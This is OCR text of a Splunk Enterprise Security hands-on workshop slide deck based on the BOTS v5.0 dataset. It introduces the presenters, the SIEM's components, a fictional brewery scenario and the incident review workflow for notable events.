Enterprise Security Hands-on

December 2022 | Version 2.2

Based on BOTS v5.0 Dataset

splunk> turn data into doing®

#whoami

Randy Holloway

rholloway@splunk.com

Based in Houston, TX

- 25+ Years IT and Security Experience
- 16+ Years SIEM Experience
- Came Over from ArcSight
- Enjoys Michigan Football and Baseball

$whoami

- Scott Head
- PBST DOD CSE
- <3 Texas
- Fishing/Hunting
- Motorcycle racing

A **brief** overview of Enterprise Security

Setting the scene

Perform investigations and response in Enterprise Security

- Enterprise Security Frameworks
- SA-Investigator for ES
- Risk-based Alerting (RBA) using ES


Detection Content, Coverage & Validation

- Splunk security content
- MITRE ATT&CK coverage

Wrap Up

Splunk Security Analytics Platform

The Data-Centric Modern SOC



Open Ecosystem

- Apps
- Technical architectures
- Connections
- Partners
- Community

splunk> turn data into doing


Splunk Enterprise Security Overview

splunk> turn data into doing®

Splunk Enterprise Security

Analytics-Driven SIEM

Monitor & Detect



Detect advanced threats


Enrich with Analytics

Full context enrichment for quick threat qualification

Investigate

Analyze & investigate threats


Respond



Enterprise-wide coordination & response

splunk> turn data into doing

Enterprise Security



EVENT CORRELATION
Search Management

SECURITY ENRICHED CONTEXT
Asset, Identity, Others

SECURITY WORKFLOW SUPPORT
Notable Events

ENTERPRISE SECURITY

Data Collection → **Normalization + Aggregation** → **Rule + Correlation Engine** → **Alert**

THREAT INTELLIGENCE
Threat Info Management

OUT-OF-BOX SECURITY CONTENT
Views / Reports / Rules

RISK-BASED ANALYTICS
Risk Scoring Framework

splunk>cloud
splunk>enterprise

Collect | Store | Search | Predict | Analyze | Visualize | Collaborate

splunk> turn data into doing

Security Use Cases with Splunk


"What are you trying to protect?"

Setting the Scene

splunk> turn data into doing®


Premium
FROTHLY
Quality
YOU.
GRACE HOPPY
MALLORY KRAEUSEN
ALICE BLUEBIRD
BUD STOLL

Just Another August Monday



splunk> turn data into doing

Access Class Material

Items of Interest can be found by going to this Google Drive:

1. **This link will have your Lab Guide, Splunk Instance Details and more:**
   https://tinyurl.com/splunkworkshops
2. **Follow the guidance of your instructor on accessing / noting which instance you will use for this workshop, along with getting access to the slides and lab guide.**

Perform Investigations & Response

splunk> turn data into doing®

Incident Investigation Goals

Identify the type of attack or threat (e.g., malware, insider threat, lateral movement, data exfiltration, phishing)

Develop an **understanding** of the entities—users, devices, applications, networks—involved in the incident

Access a **timeline** of anomalous behaviors and events over time

Determine the **scope** of the incident

Formulate a **response** strategy for containment and remediation

Supporting Frameworks

These frameworks implement the functional areas of Splunk Enterprise Security

Notable Event

Notable Event

An event generated by a correlation search as an alert

Description

Search / Analytics

Industry standard cyber security mappings


Scheduling

Throttling

Response action(s)

Drill-down

Risk analysis




splunk> turn data into doing

Notable Event


Incident Review

Incident management interface



Where to Start?


Incident Review



Notable Event

Let's Get Started Then!


Incident Review



Notable Event

Notable Event Overview


Enriched security context – Who? What? Where? When?



Notable Event

Notable Event Overview


Workflow (analysis) actions linked to fields/values to help determine validity, scope and severity



Notable Event

Notable Event Overview

